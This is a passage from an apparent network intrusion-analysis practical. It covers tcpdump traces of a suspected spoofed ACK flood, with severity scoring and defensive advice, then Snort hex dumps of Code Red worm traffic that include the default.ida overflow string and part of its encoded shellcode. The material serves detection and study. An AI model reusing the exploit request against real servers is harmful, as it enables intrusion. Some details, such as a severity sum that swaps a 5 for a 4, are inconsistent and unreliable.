    ack 519865526 win 8760 [tos 0x10]
21:00:13.074488 78.37.212.28.62465 > 64.154.80.51.80: P 3775100311:3775101930(1619)
    ack 519867145 win 8760 [tos 0x10]
21:00:17.314488 78.37.212.28.62482 > 64.154.80.51.80: P 3897625080:3897625140(60)
    ack 2948018005 win 17520 (DF)
21:00:17.414488 78.37.212.28.62482 > 64.154.80.51.80: P 3345360221:3345363201(2980)
    ack 949607136 win 33580 [tos 0x10]
21:00:59.184488 78.37.212.28.62537 > 64.154.80.51.80: P 3908655274:3908655526(252)
    ack 671746502 win 17520 (DF)
21:00:59.184488 78.37.212.28.62537 > 64.154.80.51.80: P 1058058524:1058059984(1460)
    ack 3236907313 win 33580 [tos 0x10]
21:00:59.284488 78.37.212.28.62537 > 64.154.80.51.80: P 1058058524:1058060236(1712)
    ack 3236909025 win 33580 [tos 0x10]
21:01:25.664488 78.37.212.28.62561 > 64.154.80.51.80: P 3915505818:3915506274(456)
    ack 2268236071 win 17520 (DF)
21:01:25.774488 78.37.212.28.62561 > 64.154.80.51.80: P 2647697549:2647700925(3376)
    ack 1647270204 win 33580 [tos 0x10]
21:02:05.744488 78.37.212.28.62601 > 64.154.80.51.80: P 3926350788:3926351377(589)
    ack 1197010945 win 17520 (DF)
21:02:05.744488 78.37.212.28.62601 > 64.154.80.51.80: P 1565627453:1565628913(1460)
    ack 2729338384 win 33580 [tos 0x10]
21:02:05.844488 78.37.212.28.62601 > 64.154.80.51.80: P 1565627453:1565629502(2049)
    ack 2729340433 win 33580 [tos 0x10]
21:02:35.484488 78.37.212.28.62620 > 64.154.80.51.80: P 3934048417:3934049167(750)
    ack 836640230 win 17520 (DF)
21:02:35.494488 78.37.212.28.62620 > 64.154.80.51.80: P 1197559109:1197560569(1460)
    ack 3097406728 win 33580 [tos 0x10]
21:02:35.584488 78.37.212.28.62620 > 64.154.80.51.80: P 1197559109:1197561319(2210)
    ack 3097408938 win 33580 [tos 0x10]
21:03:14.954488 78.37.212.28.62641 > 64.154.80.51.80: P 3943999857:3944000826(969)
    ack 822663525 win 17520 (DF)
21:03:14.954488 78.37.212.28.62641 > 64.154.80.51.80: P 1173630964:1173632424(1460)
    ack 3121334873 win 8760 [tos 0x10]
21:03:15.054488 78.37.212.28.62641 > 64.154.80.51.80: P 1173630964:1173633393(2429)
    ack 3121337302 win 8760 [tos 0x10]
21:03:53.064488 78.37.212.28.62670 > 64.154.80.51.80: P 3954033929:3954034927(998)
    ack 2098780316 win 17520 (DF)
21:03:53.074488 78.37.212.28.62670 > 64.154.80.51.80: P 2439713683:2439715143(1460)
    ack 1855252154 win 33580 [tos 0x10]
21:03:53.174488 78.37.212.28.62670 > 64.154.80.51.80: P 2439713683:2439716141(2458)
    ack 1855254612 win 33580 [tos 0x10]
```

```
21:03:56.134488 78.37.212.28.62675 > 64.154.80.51.80: P 3954913926:3954915086(1160)
    ack 2055118630 win 17520 (DF)
21:03:56.134488 78.37.212.28.62675 > 64.154.80.51.80: P 2395172000:2395173460(1460)
    ack 1899793837 win 33580 [tos 0x10]
21:03:56.234488 78.37.212.28.62675 > 64.154.80.51.80: P 2395172000:2395174620(2620)
    ack 1899796457 win 33580 [tos 0x10]
21:04:00.484488 78.37.212.28.62690 > 64.154.80.51.80: P 3956326530:3956327928(1398)
    ack 988639050 win 17520 (DF)
21:04:00.494488 78.37.212.28.62690 > 64.154.80.51.80: P 1327279816:1327281276(1460)
    ack 2967686021 win 8760 [tos 0x10]
21:04:00.594488 78.37.212.28.62690 > 64.154.80.51.80: P 1327279816:1327282674(2858)
    ack 2967688879 win 8760 [tos 0x10]
21:04:04.594488 78.37.212.28.62695 > 64.154.80.51.80: P 206944975:206946435(1460)
    ack 3957490719 win 33580 [tos 0x10]
21:04:04.684488 78.37.212.28.62695 > 64.154.80.51.80: P 0:2920(2920)
    ack 2921 win 33580 [tos 0x10]
21:04:21.774488 78.37.212.28.62705 > 64.154.80.51.80: P 852644175:852645209(1034)
    ack 2940037318 win 17520 (DF)
21:04:21.774488 78.37.212.28.62705 > 64.154.80.51.80: P 2087393143:2087394603(1460)
    ack 2207574154 win 33580 [tos 0x10]
21:04:21.994488 78.37.212.28.62705 > 64.154.80.51.80: P 2087394264:2087395297(1033)
    ack 2207575189 win 33580 [tos 0x10]
......
21:04:40.704488 78.37.212.28.62709 > 64.154.80.51.80: P 2081300809:2081302269(1460)
    ack 3966624642 win 33580 [tos 0x10]
21:04:40.704488 78.37.212.28.62709 > 64.154.80.51.80: P 1885326753:1885326959(206)
    ack 2409643464 win 17520 (DF)
21:04:40.794488 78.37.212.28.62709 > 64.154.80.51.80: P 0:2920(2920)
    ack 2921 win 33580 [tos 0x10]
21:04:41.014488 78.37.212.28.62709 > 64.154.80.51.80: P 4606:4811(205)
    ack 3128 win 33580 [tos 0x10]
21:04:41.884488 78.37.212.28.62712 > 64.154.80.51.80: P 857749033:857750069(1036)
    ack 3242328095 win 17520 (DF)
21:04:41.974488 78.37.212.28.62712 > 64.154.80.51.80: P 2384579062:2384581558(2496)
    ack 1910389271 win 33580 [tos 0x10]
21:04:44.544488 78.37.212.28.62713 > 64.154.80.51.80: P 3567718633:3567720093(1460)
    ack 3967691583 win 8760 [tos 0x10]
21:04:44.544488 78.37.212.28.62713 > 64.154.80.51.80: P 399975870:399976251(381)
    ack 3894994347 win 17520 (DF)
21:04:44.644488 78.37.212.28.62713 > 64.154.80.51.80: P 0:2920(2920)
    ack 2921 win 8760 [tos 0x10]
21:04:44.854488 78.37.212.28.62713 > 64.154.80.51.80: P 4837:5217(380)
    ack 3303 win 8760 [tos 0x10]
21:08:45.004488 217.52.70.168.3792 > 78.37.212.165.80: P 1509268851:1509270315(1464)
    ack 1991573087 win 32120 [tos 0x10]
21:12:37.004488 78.37.212.28.62912 > 64.154.80.51.80: P 3781804439:3781805899(1460)
    ack 4091256411 win 33580 [tos 0x10]
21:12:37.014488 78.37.212.28.62912 > 64.154.80.51.80: P 309454892:309455504(612)
    ack 3985515325 win 17520 (DF)
21:12:37.084488 78.37.212.28.62912 > 64.154.80.51.80: P 0:2920(2920)
    ack 2921 win 33580 [tos 0x10]
21:12:37.314488 78.37.212.28.62912 > 64.154.80.51.80: P 5041:5652(611)
    ack 3534 win 33580 [tos 0x10]
21:13:11.144488 78.37.212.28.62969 > 64.154.80.51.80: P 4100008292:4100009108(816)
    ack 3155803962 win 17520 (DF)
21:13:11.234488 78.37.212.28.62969 > 64.154.80.51.80: P 3350762966:3350767346(4380)
    ack 944204331 win 33580 [tos 0x10]
21:13:11.454488 78.37.212.28.62969 > 64.154.80.51.80: P 3350768202:3350769017(815)
    ack 944205148 win 33580 [tos 0x10]
21:13:15.694488 78.37.212.28.62971 > 64.154.80.51.80: P 4101262745:4101263756(1011)
    ack 1585435589 win 17520 (DF)
```

```
21:13:15.774488 78.37.212.28.62971 > 64.154.80.51.80: P 1779140140:1779144520(4380)
    ack 2515827157 win 33580 [tos 0x10]
21:13:16.024488 78.37.212.28.62971 > 64.154.80.51.80: P 1779145571:1779146581(1010)
    ack 2515828169 win 33580 [tos 0x10]
.....
09:56:39.754488 78.37.212.28.61489 > 64.154.80.51.80: P 1189157322:1189158782(1460)
    ack 642594 win 8760 [tos 0x10]
09:56:39.874488 78.37.212.28.61489 > 64.154.80.51.80: P 0:2920(2920)
    ack 2921 win 8760 [tos 0x10]
09:56:48.364488 78.37.212.28.61500 > 64.154.80.51.80: P 652835:654267(1432)
    ack 78330296 win 8760 (DF)
09:56:48.504488 78.37.212.28.61500 > 64.154.80.51.80: P 77677461:77680353(2892)
    ack 4217291268 win 33580 [tos 0x10]
09:57:01.994488 78.37.212.28.61539 > 64.154.80.51.80: P 666535:667827(1292)
    ack 716884 win 8760 (DF)
09:57:02.024488 78.37.212.28.61539 > 64.154.80.51.80: P 50349:51809(1460)
    ack 4294915488 win 8760 [tos 0x10]
09:57:02.104488 78.37.212.28.61539 > 64.154.80.51.80: P 50349:53101(2752)
    ack 4294918240 win 8760 [tos 0x10]
09:57:06.614488 78.37.212.28.61561 > 64.154.80.51.80: P 671199:672478(1279)
    ack 1055513954 win 8760 (DF)
09:57:06.734488 78.37.212.28.61561 > 64.154.80.51.80: P 1054842755:1054846954(4199)
    ack 3240125821 win 33580 [tos 0x10]
....
15:50:43.544488 78.37.212.28.62268 > 64.154.80.51.80: P 613599198:613600165(967)
    ack 2998308199 win 8760 <nop,nop,timestamp 5622561 877138034> (DF) [tos 0xc8]
15:50:43.924488 78.37.212.28.62268 > 64.154.80.51.80: P 2384711828:2384712794(966)
    ack 1910259264 win 34752 [tos 0x10]
15:50:54.204488 78.37.212.28.62276 > 64.154.80.51.80: P 613609969:613611003(1034)
    ack 2386123612 win 8760 <nop,nop,timestamp 5622659 877131467> (DF) [tos 0xb8]
15:50:54.464488 78.37.212.28.62276 > 64.154.80.51.80: P 1772516488:1772517521(1033)
    ack 2522454689 win 34752 [tos 0x10]
15:52:10.784488 78.37.212.28.62309 > 64.154.80.51.80: P 613686451:613687563(1112)
    ack 272116467 win 8760 <nop,nop,timestamp 5623359 552978704> (DF) [tos 0xd,ECT(1)]
15:52:11.134488 78.37.212.28.62309 > 64.154.80.51.80: P 3953400398:3953401509(1111)
    ack 341571098 win 10136 [tos 0x10]
15:52:27.894488 78.37.212.28.62316 > 64.154.80.51.80: P 613703666:613704929(1263)
    ack 3223792680 win 8760 <nop,nop,timestamp 5623521 877036317> (DF) [tos 0x12,ECT(0)]
15:52:28.284488 78.37.212.28.62316 > 64.154.80.51.80: P 2610091973:2610093235(1262)
    ack 1684879547 win 34752 [tos 0x10]
15:54:07.364488 78.37.212.28.62351 > 64.154.80.51.80: P 613803061:613804287(1226)
    ack 2136707949 win 8760 <nop,nop,timestamp 5624430 877158418> (DF) [tos 0x1c]
15:54:07.714488 78.37.212.28.62351 > 64.154.80.51.80: P 1522908128:1522909353(1225)
    ack 2772063636 win 34752 [tos 0x10]
15:56:42.514488 78.37.212.28.62450 > 206.65.183.95.80: P 3671387919:3671388253(334)
    ack 348581874 win 64240 (DF)
15:56:42.614488 78.37.212.28.62450 > 206.65.183.95.80: P 972161463:972161796(333)
    ack 3322806381 win 17186 [tos 0x10]
.......
```

2.2.2 Detect was generated by

The detect was initially seen through Ethereal. The data, stored in libcap format, was displayed using tcpdump Version 3.6.2 (on windows) with WinPcap Version 3.0. Since the detect is a culmination of events over a period of time, the full trace of the attacking host is displayed above.

2.2.3 Probability the source address was spoofed

It is **highly** probable that the source IP address, `78.37.212.28` was spoofed.

If we look it up at Dshield `http://www.dshield.org/ipinfo.php?ip=78.37.212.28&Submit=Submit`, the following information is revealed:

Table 1: Address resolution for IP 78.37.212.28

OrgName:	Internet Assigned Numbers Authority
OrgID:	IANA
NetRange:	`70.0.0.0 - 79.255.255.255`
CIDR:	`70.0.0.0/7, 72.0.0.0/5`
NetName:	RESERVED-7
NetHandle:	`NET-70-0-0-0-1`
Parent:	
NetType:	IANA Reserved
Comment:	
RegDate:	
Updated:	`2002-09-13`

This clearly indicates that this IP address is an IANA-reserved IP address. Use of a reserved address strongly suggests that the source IP address `78.37.212.28` was spoofed.

2.2.4 Description of attack

Network World Fusion [20] defines an ACK flood as a denial of service attack that sends a large number of TCP packets with the ACK flag set to a target.

During an ACK attack, a flood of TCP ACK packets are forwarded to the victim with no preceding associated SYN packets. If the victim does not have a firewall (or weak firewall rules) that blocks unsolicited ACK packets, then these packets are added to the connections table. The attacker keeps on sending more packets to the victim until the connections table is filled up. Since there are no associated SYN packets and subsequent TCP FIN packets to complete the TCP three-way handshake and free up some room on the connections table, any subsequent packets arriving at the victim have to be dropped–thus causing an ACK flood denial of service (DoS).

Service can only be restored when the connections table has been freed up. This happens when the predefined connections timeout expires. On many machines, the timeout has a default value of 1 hour, but could be set to a value as low as a few minutes. If the attacker has stopped sending more ACK packets, then the table has enough room to accommodate more connections once the connections timeout expires. The number of incoming packets that can cause an ACK flood attack also depends

on the size of the TCP connections table. A bigger connections table would require a large number of ACK packets to cause an ACK flood DoS. A short connections timeout also means that the attacker has to continuously send a large number of packets over a short time period to effectively cause a DoS.

2.2.5 Attack mechanism

This appears to be a denial of service attempt at host `64.154.80.51`. The attacker `78.37.212.28`, floods the victim `64.154.80.51` with unsolicited ACK packets with no corresponding SYN flags.

The ACK flood starts off by sending out a group of two packets almost simultaneously from a random port to the victims's port 80. This is followed by another group of two packets, and then three, etc. The time interval between these packets (in a group) is very small, suggesting that this is being generated from a script. Each group of packets follows the same pattern of almost simultaneous targeting of the victims' port 80 from a fixed ephemeral port number.

This is illustrated by taking a look at the following first 7 packets

```
19:05:52.524488 78.37.212.28.63489 > 64.154.80.51.80:  ...
19:05:52.824488 78.37.212.28.63489 > 64.154.80.51.80:  ...

19:06:23.164488 78.37.212.28.63498 > 64.154.80.51.80:  ...
19:06:23.414488 78.37.212.28.63498 > 64.154.80.51.80:  ...

19:07:02.014488 78.37.212.28.63539 > 64.154.80.51.80:  ...
19:07:02.014488 78.37.212.28.63539 > 64.154.80.51.80:  ...
19:07:02.394488 78.37.212.28.63539 > 64.154.80.51.80:  ...
```

The source port for each simultaneous group of packets is the same ephemeral port number in the order of 60 000; further confirming the initial suspicion that the attack is being run from a script. The attack lasts for over 2 hours and then takes a long break. More attempts are evident the following day. However, these only last for a minute or two at most. Although the traffic is not extremely high, this may cause a DoS on a victim with a small connections table and high timeout [21, 22, 23]. Since we have no way of knowing the victim's connections table size or the victim's connections timeout, it is possible that this amount of traffic may cause an ACK flood DoS.

The following packets show another interesting signature of the attacker. `09:56:39.874488`

```
78.37.212.28.61489 > 64.154.80.51.80:  P 0:2920(2920)
ack 2921 win 8760 [tos 0x10]
19:11:45.234488 78.37.212.28.63774 > 64.154.80.51.80:  P 0:2920(2920)
ack 2921 win 8760 [tos 0x10]
```

```
21:04:04.684488 78.37.212.28.62695 > 64.154.80.51.80:  P 0:2920(2920)
ack 2921 win 33580 [tos 0x10]
21:04:40.794488 78.37.212.28.62709 > 64.154.80.51.80:  P 0:2920(2920)
ack 2921 win 33580 [tos 0x10]
21:04:44.644488 78.37.212.28.62713 > 64.154.80.51.80:  P 0:2920(2920)
ack 2921 win 8760 [tos 0x10]
21:12:37.084488 78.37.212.28.62912 > 64.154.80.51.80:  P 0:2920(2920)
ack 2921 win 33580 [tos 0x10]
```

In the packets above, the attacker sends a packet that seems to be responding to an ISN of 0. In every case, the packet sends a payload of 2920. It is not clear what the motive behind this is, except that its just another packet in a DoS attempt from a scripted attack. Its possible that the attacker is also trying to fingerprint the victim's OS at the same time. Here is another pattern that points towards packet crafting. The attacker might be trying to do OS fingerprinting as well.

```
15:52:27.894488 IP (tos 0x12,ECT(0), ttl 124, id 42036, len 1315)
78.37.212.28.62316 > 64.154.80.51.80:  P [bad tcp cksum c136
(->b8e3)!]  613703666:613704929(1263) ack 3223792680 win 8760
<nop,nop,timestamp 5623521 877036317> (DF)bad cksum e7c7 (->a27f)!
15:52:28.284488 IP (tos 0x10, ttl 240, id 0, len 1302)
78.37.212.28.62316 > 64.154.80.51.80:  P [bad tcp cksum 0 (->c8f)!]
2610091973:2610093235(1262) ack 168487 9547 win 34752bad
cksum 0 (->12c3)!
```

In all the packets, the TTL is shown to switch between 124 and 240 for every group of packets. The first packet in a group has a TTL of 124 and the subsequent packets in the same group have a TTL of 240. This looks awkward for packets originating from the same source, so it can only be concluded that the these are crafted packets. Based on the packet frequency, this is not a very effective DoS attack.

2.2.6 Correlations

A search for any known ACK flood DoS, only led me to another GIAC practical [24], in which the author analysed a similar but different ACK DoS. There was no information in that work to suggest that this is an attack that has been seen elsewhere.

Besides that, the only other logical form of correlation in this case would be to look for the offending source IP address and find out if there are any reported incidents of attacks from this source.

It is not surprising that no correlations were found through Dshield (`http://www.dshield.org/ipinfo.php?ip=78.37.212.28&Submit=Submit`), since the source IP address was most likely spoofed. However, if we take a look at the victim's IP address, we note that it receives many hits on many different ports (`http://www.dshield.`

org/ipinfo.php?ip=64.154.80.51&Submit=Submit). At least one site lists it under the list of addresses to put in your firewall (http://www.alain.be/retricted.htm), and as an "internet spy" site (http://myegotimes.virtualave.net/TM/000010.junk.txt). Based on information about blocking this site (http://bbforum.virtualave.net/ubb/Forum2/HTML/000069.html), it would seem that it is involved in sending a lot of the unwanted popups and web advertisements. This would seem to imply that the motive of this attack is retribution from a site that may be known to originate a lot of unwanted traffic; but that's only speculation.

A look at the previous day's logs 2002.04.17 reveals a similar pattern lasting for over 24 hours. Logs for 2002.04.19, show a similar, but more subdued pattern lasting almost 24 hours, but with a break of over 12 hours in between. This, again suggests an attack executed from a script and possibly the breaks indicate the time that the attacker is manipulating the scripts.

2.2.7 Evidence of active targeting

There is strong evidence of active targeting here. One IP address (78.37.212.28) is targeting port 80 of the another IP address 64.154.80.51. With some interruptions in between, this happens from 19:05:52.524488 to 15:56:42.614488 the next day. It is surprising though that there are no recorded reconnaissance attempts prior to this attack (at least in the files analysed).

2.2.8 Severity

Since this is a targeted DoS attack to a potential network web server (although we don't know this), it is best to put the criticality at the highest level [3].

$$\text{Criticality} = 5 \tag{7}$$

This attack has a potential of a total lockout by the DoS, so based on Northcutt *et al* [3], we have

$$\text{Lethality} = 4 \tag{8}$$

If we assume a modern operating system, with all patches and added security such as TCP wrappers and secure shell, then we have:

$$\text{System Countermeasures} = 5 \tag{9}$$

Again, we assume a validated restrictive firewall with only one way in or out. Thus the network countermeasure is as follows:

$$\text{Network Countermeasures} = 5 \tag{10}$$

The severity is a defined as [3]

$$\begin{aligned} \text{Severity} &= \text{Criticality} + \text{Lethality} - (\text{System} + \text{Network Countermeasures}) \\ &= 5 + 4 - (4 + 5) = 0 \end{aligned} \tag{11}$$

2.2.9 Defensive recommendation

One possible defence to this type of attack is to block the offending IP. However, since this looks like a spoofed IP address, that would only work temporarily, since the attacker can simply use another spoofed IP address. Another approach would be to monitor egress sequence numbers and block any unsolicited ACK packets either through the external router or through the firewall (`http://www.incidents.org/protect/egress.html`).

Spitzner's gives detailed advice [21] on this subject. He suggests making modifications to the firewall configurations in order to counter the ACK flood DoS. Check Point (`http://www.checkpoint.com/techsupport/alerts/ackdos.html`) [25] also posted a solution called INSPECT to guard against ACK DoS attacks.

The other important suggestions from Spitzner [21] are the reduction of the TCP timeout and increasing the size of the connections table. These two suggestions would be very effective in this particular incident since it would reduce an attacker's chances of filling the connections table and therefore cause a DoS.

2.2.10 Multiple choice question

1. In an ack DoS attack, the attacker usually uses

   (a) The victim's IP address as the source IP address

   (b) A spoofed IP address to hide the attacker's identity

   (c) His/her actual IP address since this cannot be spoofed

   (d) A broadcast address as the source IP address.

   Answer: b: A spoofed IP address to hide the attacker's identity.

2.3 Detect # 3 Code Red: Buffer Overflow Exploit

2.3.1 Source of Trace

Like Detect #1 in Section 2.2, this detect was obtained from `http://www.incidents.org/logs/Raw`, and the source file was the raw binary data file `2002.4.18` in libcap format. References to previous day's data `2002.4.17` and following day's data `2002.`

4.19 were also made. The four detect traces, which exhibit the obvious code red signature, GET/default.ida?NNNNNNNNN...NNNN, are presented in the traces that follow. To save space, three of the traces have been reduced in size.

The traces are produced using snort Version 2.0.4-ODBC-MySQL-WIN32 (Build 97) in hexadecimal format. Windump is also used to display some of the traces later in this section.

```
C:\sans>snort -r 2002.4.18 -v -q -X host 203.253.37.242
05/18-23:18:47.634488 203.253.37.242:3007 -> 78.37.212.165:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504
***AP*** Seq: 0x45F57658  Ack: 0xC6D61AB1  Win: 0x7D78  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 10  .....3....&...E.
0x0010: 05 E0 00 00 00 00 F0 06 00 00 CB FD 25 F2 4E 25  ............%.N%
0x0020: D4 A5 0B BF 00 50 45 F5 76 58 C6 D6 1A B1 50 18  .....PE.vX....P.
0x0030: 7D 78 00 00 00 00 47 45 54 20 2F 64 65 66 61 75  }x....GET /defau
0x0040: 6C 74 2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E  lt.ida?NNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 4E 4E 4E 4E 00 00 00 00 00 00 00 00 00  NNNNNNN.........
0x0130: 00 00 00 00 00 00 C3 03 00 00 00 78 00 FA 20 25  ...........x.. %
0x0140: 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64  u9090%u6858%ucbd
0x0150: 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36  3%u7801%u9090%u6
0x0160: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0170: 75 39 30 39 30 25 75 39 30 39 30 25 75 38 31 39  u9090%u9090%u819
0x0180: 30 25 75 30 30 63 33 25 75 30 30 30 33 25 75 38  0%u00c3%u0003%u8
0x0190: 62 30 30 25 75 35 33 31 62 25 75 35 33 66 66 25  b00%u531b%u53ff%
0x01A0: 75 30 30 37 38 25 75 30 30 30 30 25 75 30 30 3D  u0078%u0000%u00=
0x01B0: 61 20 20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E  a  HTTP/1.0..Con
0x01C0: 74 65 6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F  tent-type: text/
0x01D0: 78 6D 6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72  xml.HOST:www.wor
0x01E0: 6D 2E 63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A  m.com. Accept: *
0x01F0: 2F 2A 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74  /*.Content-lengt
0x0200: 68 3A 20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81  h: 3569 ....U...
0x0210: EC 18 02 00 00 53 56 57 8D BD E8 FD FF FF B9 86  .....SVW........
0x0220: 00 00 00 B8 CC CC CC CC F3 AB C7 85 70 FE FF FF  ............p...
...
0x05A0: 83 BD 50 FE FF FF 00 75 26 8B F4 6A 00 8D 85 4C  ..P....u&..j...L
0x05B0: FE FF FF 50 8B 8D 68 FE FF FF 51 8B 55 08 8B 42  ...P..h...Q.U..B
0x05C0: 08 50 FF 95 6C FE FF FF 3B F4 90 43 4B 43 4B 83  .P..l...;..CKCK.
0x05D0: BD 50 FE FF FF 64 7D 5C 8B 8D 50 FE FF FF 83 C1  .P...d}\..P.....
0x05E0: 01 89 8D 50 FE FF FF 8B 95 50                    ...P.....P

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

C:\sans>snort -r 2002.4.18 -v -q -X host 213.105.117.237
05/17-20:55:37.024488 213.105.117.237 -> 78.37.174.243
TCP TTL:110 TOS:0x0 ID:28656 IpLen:20 DgmLen:1468 DF MF
```

```
Frag Offset: 0x0000   Frag Size: 0x05A8
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 05 BC 6F F0 60 00 6E 06 75 22 D5 69 75 ED 4E 25  ..o.‘.n.u".iu.N%
0x0020: AE F3 0E 40 00 50 6C 1F 5C 8C EF 8B 95 85 50 18  ...@.Pl.\.....P.
0x0030: 44 70 6C 86 00 00 47 45 54 20 2F 64 65 66 61 75  Dpl...GET /defau
0x0040: 6C 74 2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E  lt.ida?NNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 4E 4E 4E 4E 25 75 39 30 39 30 25 75 36  NNNNNNN%u9090%u6
0x0130: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0140: 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64  u9090%u6858%ucbd
0x0150: 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36  3%u7801%u9090%u6
0x0160: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0170: 75 39 30 39 30 25 75 39 30 39 30 25 75 38 31 39  u9090%u9090%u819
0x0180: 30 25 75 30 30 63 33 25 75 30 30 30 33 25 75 38  0%u00c3%u0003%u8
0x0190: 62 30 30 25 75 35 33 31 62 25 75 35 33 66 66 25  b00%u531b%u53ff%
0x01A0: 75 30 30 37 38 25 75 30 30 30 30 25 75 30 30 3D  u0078%u0000%u00=
0x01B0: 61 20 20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E  a  HTTP/1.0..Con
0x01C0: 74 65 6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F  tent-type: text/
0x01D0: 78 6D 6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72  xml.HOST:www.wor
0x01E0: 6D 2E 63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A  m.com. Accept: *
0x01F0: 2F 2A 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74  /*.Content-lengt
0x0200: 68 3A 20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81  h: 3569 ....U...
0x0210: EC 18 02 00 00 53 56 57 8D BD E8 FD FF FF B9 86  .....SVW........
...
0x05B0: FE FF FF 50 8B 8D 68 FE FF FF 51 8B 55 08 8B 42  ...P..h...Q.U..B
0x05C0: 08 50 FF 95 6C FE FF FF 3B F4                    .P..l...;.


C:\sans>snort -r 2002.4.18 -v -q -X host 217.52.70.168
05/17-21:08:45.004488 217.52.70.168:3792 -> 78.37.212.165:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504
***AP*** Seq: 0x59F59D73  Ack: 0x76B4FE5F  Win: 0x7D78  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 10  .....3....&...E.
0x0010: 05 E0 00 00 00 00 F0 06 00 00 D9 34 46 A8 4E 25  ...........4F.N%
0x0020: D4 A5 0E D0 00 50 59 F5 9D 73 76 B4 FE 5F 50 18  .....PY..sv.._P.
0x0030: 7D 78 00 00 00 00 47 45 54 20 2F 64 65 66 61 75  }x....GET /defau
